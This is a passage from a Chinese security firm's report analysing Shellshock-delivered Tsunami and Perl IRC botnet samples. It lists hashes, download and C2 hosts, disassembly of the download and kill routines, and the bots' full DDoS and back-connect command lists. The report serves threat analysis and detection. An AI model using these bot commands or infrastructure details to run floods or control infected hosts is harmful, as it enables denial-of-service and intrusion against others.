结论	这是一个名为 Tsunami 的 IRC DDOS client 的 C 源码文件，利用“破壳”漏洞下载到目标主机，并使用 gcc 命令编译为可执行程序后在目标主机执行。

样本命名	Trojan[Backdoor]/Linux.Tsunami
样本 MD5	7390A1E62A88EB80B5FAE80C9EB00BE7
样本大小（b）	982,256b
原始文件名	a
格式	BinExecute/Linux.ELF[:X64]
来源地址	stablehost.us/bots/a
网络行为	连接：linksys.secureshellz.net
样本格式	ELF 64-bit
反汇编分析	

```
loc_4044E4:                ; linksys.secureshellz.net
mov     rax, cs:server
mov     rdi, rax
call    gethostbyname
mov     [rbp+var_30], rax
cmp     [rbp+var_30], 0
jnz     short loc_404518
```

服务器地址

```
loc_40361C:
mov     rax, [rbp+var_18]
add     rax, 8
mov     rax, [rax]
mov     rdi, rax
call    strdup
mov     cs:server, rax
mov     cs:changeservers, 1
mov     eax, [rbp+var_4]
mov     edi, eax
```

更新服务器地址

```
                                ; CODE
mov     rax, cs:pids
mov     rdx, [rbp+var_18]
shl     rdx, 2
add     rax, rdx
mov     eax, [rax]
mov     esi, 9
mov     edi, eax
call    kill
```

结束自身

```
mov     rax, [rbp+src]
lea     rcx, aSh        ; "SH "
mov     rdx, 3          ; size_t
mov     rdi, rax        ; char *
mov     rsi, rcx        ; char *
call    _strncmp
mov     ecx, eax
cmp     ecx, 0
jnz     loc_100004E22
mov     rax, [rbp+var_18]
mov     rdi, rax
call    _mfork
```

运行文件

```
mov     eax, [rbp+var_4C]
lea     rcx, [rbp+var_1478]
mov     rdx, 1000h      ; size
mov     esi, 0
mov     edi, eax        ; int
mov     [rbp+var_14D0], esi
mov     rsi, rcx        ; void
mov     ecx, [rbp+var_14D0] ;
call    _recv
mov     [rbp+var_1488], eax
mov     eax, [rbp+var_1488]
cmp     eax, 0
jle     short loc_100002A9B
```

```
loc_100002A53:
mov     eax, [rbp+var_148C]
movsxd  rax, eax
mov     al, [rbp+rax+var_1478]
movzx   eax, al
mov     rcx, [rbp+var_478]
mov     edi, eax        ; int
mov     rsi, rcx        ; FILE *
call    _fputc
mov     eax, [rbp+var_148C]
add     eax, 1
mov     [rbp+var_148C], eax
```

下载其他文件


```
public flooders
dq offset aTsunami      ; "TSUNAMI"
dq offset tsunami
dq offset aPan          ; "PAN"
dq offset pan
dq offset aUdp          ; "UDP"
dq offset udp
dq offset aUnknown_0    ; "UNKNOWN"
dq offset unknown
dq offset aNick         ; "NICK"
dq offset nickc
dq offset aServer       ; "SERVER"
dq offset move
dq offset aGetspoofs    ; "GETSPOOFS"
dq offset getspoofs
dq offset aSpoofs       ; "SPOOFS"
dq offset spoof
dq offset aDisable      ; "DISABLE"
dq offset disable
dq offset aEnable       ; "ENABLE"
```

发起各类 SYN 和 UDP 的分布式拒绝服务攻击，具体如下：

- TSUNAMI:构造特殊包穿透大部分防火墙
- PAN：一种高级的 SYN DDOS 攻击
- UDP:常规 UDP DDOS 攻击

	● UNKNOWN：另一种 UDP DDOS 攻击 ● NICK：修改客户端名称 ● SERVER：修改服务器 ● ENABLE/DISABLE:开启、关闭抓包更改客户端的昵称
结论	这是一个 Linux 僵尸网络程序，运行后会连接远程服务器，接受攻击者指令控制被感染主机。

样本命名	Trojan[Backdoor]/OSX.Tsunami
样本 MD5	ADACF1FA8CD7F77AE83BA38A99160BDB
样本大小（b）	42,436b
原始文件名	darwin
格式	BinExecute/OSX.APP
来源地址	stablehost.us/bots/darwin
网络行为	linksys.secureshellz.net
样本格式	Mac OS X 64bit
主要功能	该样本与 7390A1E62A88EB80B5FAE80C9EB00BE7 是相同的恶意代码，代码功能完全相同，只是运行的环境为 Mac，具体功能可参见 7390A1E62A88EB80B5FAE80C9EB00BE7。
结论	这是一个 Mac 僵尸网络程序，运行后会连接远程服务器，接受攻击者指令控制被感染主机。

样本命名	Trojan[Backdoor]/Perl.IRCBot
样本 MD5	0C25BEE177101B4235022D694C0DE4D3
样本大小（b）	66,395b
原始文件名	pl
格式	Text/Perl.Pl
来源地址	stablehost.us/bots/pl
网络行为	 0000 08 10 76 63 bb df 08 00 27 dd b7 01 08 00 45 00 0010 00 3c 7a 9b 40 00 40 06 59 6c 0a ff 08 60 7d d3 0020 d5 82 be b9 00 19 fc 94 d1 70 00 00 00 00 a0 02 0030 72 10 33 7d 00 00 02 04 05 b4 04 02 08 0a 00 0a 0040 ae d8 00 00 00 00 01 03 03 0a 连接远程 IP：端口：125.211. ***.***:25 (linksys.secureshellz.net)
主要功能	● 渗透攻击：多线程扫描、sock5 代理、SQL 攻击、端口扫描、发送邮件、nmap 扫描等 ● 从 packetstorm、milw0rm 获取最新漏洞信息 ● DDos：udp、tcp、http、sql 洪水攻击 ● 开放 IRC 通道、扫描 google、msn、ask、yahoo、search 等域 pl 脚本中的命令列表 #-----[Hacking Based]----- # !bot @multiscan <vuln> <dork> # !bot @socks5 # !bot @sql2 <vuln> <dork> <col> # !bot @portscan <ip> # !bot @logcleaner # !bot @sendmail <subject> <sender> <recipient> <message> # !bot @system # !bot @cleartmp

	# !bot @rootable # !bot @nmap <ip> <beginport> <endport> # !bot @back <ip><port> # !bot @linuxhelp # !bot @cd tmp:. | for example #-----[Advisory-New Based]----- # !bot @packetstorm # !bot @milw0rm #-----[DDos Based]----- # !bot @udpflood <host> <packet size> <time> # !bot @tcpflood <host> <port> <packet size> <time> # !bot @httpflood <host> <time> # !bot @sqlflood <host> <time> #-----[IRC Based]----- # !bot @killme # !bot @join #channel # !bot @part #channel # !bot @reset # !bot @voice <who> # !bot @owner <who> # !bot @deowner <who> # !bot @devoice <who> # !bot @halfop <who> # !bot @dehalfop <who> # !bot @op <who> # !bot @deop <who> #-----[Flooding Based]----- # !bot @msgflood <who> # !bot @dccflood <who> # !bot @ctcpflood <who> # !bot @noticeflood <who> # !bot @channelflood # !bot @maxiflood <who> ######################################
相关配置	● 指令配置：hxxp://chynthea.org/injector/c99.txt??? ● ID 配置：hxxp://www.fileden.com/files/2009/12/5/2676962/ajimbu ● ircname ： "telnet","putty","cgi-bin","bash","tmp","var","omset","dat","chynthe","bed"
结论	这是一个 Perl 脚本编写的僵尸网络程序，根据内部配置和控制端发送的指令进行相应的攻击。

3.2 恶意代码流程分析

安天“探云”系统及形成部署的 VDS 网络病毒监控设备均捕获到大量攻击包。通过对其中的攻击载荷的提取，发现存在大量自动的重复载荷投放。例如第二章中的数据包中的载荷就存在大量重复投放的现象。

这样便可实现批量的攻击。下面以第二章所列出的数据包的相关攻击过程为例，分析其攻击和使用相关样本的作业过程。 图 3-1 中 4 个相关样本均为僵尸网络程序，得出攻击者是将不同操作系统、运行环境下编译的同一源程序文件进行投放，以达到能够感染 Linux、Mac 及支持 gcc 或 Perl 环境的相关系统。




图 3-1 漏洞与样本作业流程图

4 恶意代码同源性分析

为了适应 32 位与 64 位结构，在两种版本的操作系统上都能够运行，攻击者进行了同一源码的多次的编译。为了能够躲避反病毒软件的检测查杀，攻击者也进行了简单的混淆。但无论是不同版本编译，还是做各种混淆，攻击者基于同一源码所做的程序文件仍能够找到共同点，这些共同点为我们确定同源性提供了便利。具体见图 4-1，我们发现在两个不同事件中的 6 个“破壳”投放的 Bot 具有同源性。




图 4-1 恶意代码同源性分析图

5 走出蠕虫地带（代小结）

我们在《“破壳”漏洞(CVE-2014-6271)综合分析》报告中指出“破壳”漏洞“易于利用其编写蠕虫进行自动化传播，同时也将导致僵尸网络的发展”。几年来，尽管我们捕获的蠕虫样本数量还在持续增长，但其中真正有重大影响力的蠕虫确实并不多见。但今天，我们看到了“蠕虫”这个熟悉而陌生的老对手，借助“破壳”漏洞借尸还魂。如果说技术的发展是一个上升的螺旋，在某一时刻会表现出“高阶重复”的话，那么威胁的演进何尝不是如此呢？

反病毒工作者和反病毒产品为消亡蠕虫进行了很多尝试，但蠕虫大面积减少的更大原因还是其生态的变化。Windows 系统控制 Outlook 的外部调用，沉重打击了邮件蠕虫的传播；DEP、ASLR、UAC 等机制的引入，大大降低了扫描溢出型蠕虫传播的效果；对自动播放的控制，又降低了 U 盘传播。而从另一个角度看，随着漏洞私密化、攻击定向化的趋势，有编写蠕虫价值的漏洞，都被攻击者深藏武库，谨慎使用。而同时，一些僵尸网络的控制者，也逐渐把利用蠕虫的方式扩展规模，改为捆绑和 FAKEAV 等其他方式。

《走出蠕虫地带》是安天技术负责人在去年 XDEF 峰会上的同名报告，也是安天 AVER 反思三部曲的第二部。报告反思了我们现有的大量从感知到分析的技术体系，都是在蠕虫时代发端建立起来的，其假定威胁的核心特点是攻击载荷不断重复投放、传播路径是从若干源头的树状展开、被感染的节点会大量分布。显然这种机制在 APT 的应对中变得薄弱和力不从心。而同时我们也看到更多用户也是在大规模蠕虫泛滥时，逐渐建立起安全观念的，往往只有网络大量阻塞时，人们才感到网络威胁的价值。而此间，那些更高级、

隐蔽可以带来战略影响的攻击与窃密则可能被忽略了。

这次也是如此，连我们自己都是在相关 BOT 和蠕虫出现后，变得兴奋度提高。但我们要慎重看待这种“高阶重复”。如果说一切安全威胁都存在着必然性，有其规律和动力的话。我们只能说，当漏洞掌握在少数攻击者手中时，可能其表象会是发生在定向攻击乃至 APT 攻击当中，以提高成功率和降低感知。但当严重漏洞一旦公开，其不再具有任何隐蔽性可言，而大量用户启动修补流程，可攻击节点不断减少的时候。就会有更多的攻击者开始了利益最大化的数据或者节点的攫取，此时“列王的纷争”就会变成“群鸦的盛宴”。

关于“心脏出血”是三年来最严重的漏洞定性后不过半年，“破壳”漏洞突然曝光，然不过几日：CVE-2014-6271、CVE-2014-7169、CVE-2014-7186、CVE-2014-7187、CVE-2014-6277 接踵而至。严重漏洞的披露，经常有示范和攀比效应，这是我们暂时能想到的“扎堆到来”的成因。每个地震都有连锁余震，之后群鸦漫天。


同时，站在一个更熟悉 Windows 的安全团队视角看 Linux/MacOS，无疑会有很多茫然，重新编译带来诸多的不变，大量版本带来的碎片化，又给修补带来了很多不确定性。而自带的编译器和丰富的脚本则既是程序员的舞台，也是攻击者的土壤。我们在 Windows 攻防中，也经常可见 BAT 和 VBS 脚本，但通常都是配角而非恶意代码功能主体。而除非目标是代码污染，把一段 C++源码或者工程丢到被攻击者的场景中去编译的行为更非常罕见。而本报告中的 gcc 源码和 perl 脚本，则价值完全不同，而这种模式在过去和未来也都并不陌生。这个方式既符合场景特点，同时也是一个轻量级的“免杀”。而未来 Linux/MacOS 将是重要的攻防战场，尽管相关恶意代码的加壳、混淆工具和 Windows 下大量的地下壳、商用壳相比还那样简单幼稚，但一切早已经开始了。

此版本修订完成之际临近午饭，此时正值国庆假期前最后一个工作日，后勤组的同事正在分发福利，多数下午同事会提前放假。而我们，代号“弹头”的安天深度分析组会留下坚守。这种感觉在安天的集体记忆中似曾相识，2003 年的 Slammer 爆发就在农历腊月二十三、被称为小年的那一天，窗外鞭炮齐鸣，网络上病毒数据包蜂拥而过，而安天人在突击的编写检测和处置工具。2004 年 5 月 1 日，当 pluck 等辗转在回家的长途车上的时候，他从短信里知道了震荡波蠕虫爆发的消息，以及要求归队的命令。

威胁经常在人们不期望它们到来的时候到来，也许是无心的雪崩，也许是有意的蓄谋。“病毒不会在星期天休息”这是安天新员工培训时必须传递的一句话，我们从柏松那里听到过这句话，我们也把这句话讲给过安天的新人。

我们也许会在一瞬间被威胁打的措手不及，但不会有威胁能长久的逃逸出我们的感知和分析。

谨把我们的工作献给我们家人、我们的战友和我们的祖国。



附录一：参考资料

[1] 安天实验室：《"破壳"漏洞(CVE-2014-6271)综合分析》

http://www.antiy.com/response/CVE-2014-6271.html

[2] 知道创宇：《破壳漏洞（ShellShock）应急概要》

http://blog.knownsec.com/2014/09/shellshock_response_profile/

[3] 知道创宇：《Bash 3.0-4.3 命令执行漏洞分析》

http://blog.knownsec.com/2014/09/bash_3-0-4-3-command-exec-analysis/

[4] First Shellshock botnet attacks Akamai US DoD networks

http://www.itnews.com.au/News/396197,first-shellshock-botnet-attacks-akamai-us-dod-networks.aspx

[5] Linux ELF bash 0day (shellshock): The fun has only just begun...

http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html

[6] 安天实验室：《走出蠕虫木马地带『AVER 反思三部曲之二』》

http://www.antiy.com/presentation/Methodology_AVER_Introspection_Trilogy_II.html

附录二：关于安天

安天是专业的下一代安全检测引擎研发企业，安天的检测引擎为网络安全产品和移动设备提供病毒和各种恶意代码的检测能力，并被超过十家以上的著名安全厂商所采用，全球有数万台防火墙和数千万部手机的安全软件内置有安天的引擎。安天获得了 2013 年度 AV-TEST 年度移动设备最佳保护奖。依托引擎、沙箱和后台体系的能力，安天进一步为行业企业提供有自身特色的基于流量的反 APT 解决方案。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net（英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn

附录三：文档更新日志

更新日期	更新版本	更新内容
2014-09-29 10:00	V1.0	文档创建、文档架构、文档概述
2014-09-29 12:00	V1.1	网络数据包、恶意代码分析
2014-09-29 16:00	V1.2	增加 VDS 匹配样本分析
2014-09-29 16:30	V1.3	增加 perl 分析
2014-09-29 18:50	V1.4	增加各样本单独分析(网络、代码)
2014-09-29 20:30	V1.5	增加破壳漏洞利用代码流程分析
2014-09-29 22:30	V1.6	增加破壳漏洞投放样本同源性分析
2014-09-30 00:30	V1.7	针对 Linux/MacOS 恶意代码总结
2014-09-30 11:30	V1.8	修改总结
2014-09-30 18:59	V1.81	完善、修订和纠错
2014-10-13 11:40	V1.82	更换模板
2014-10-19 09:30	V1.9	样本分析部分修改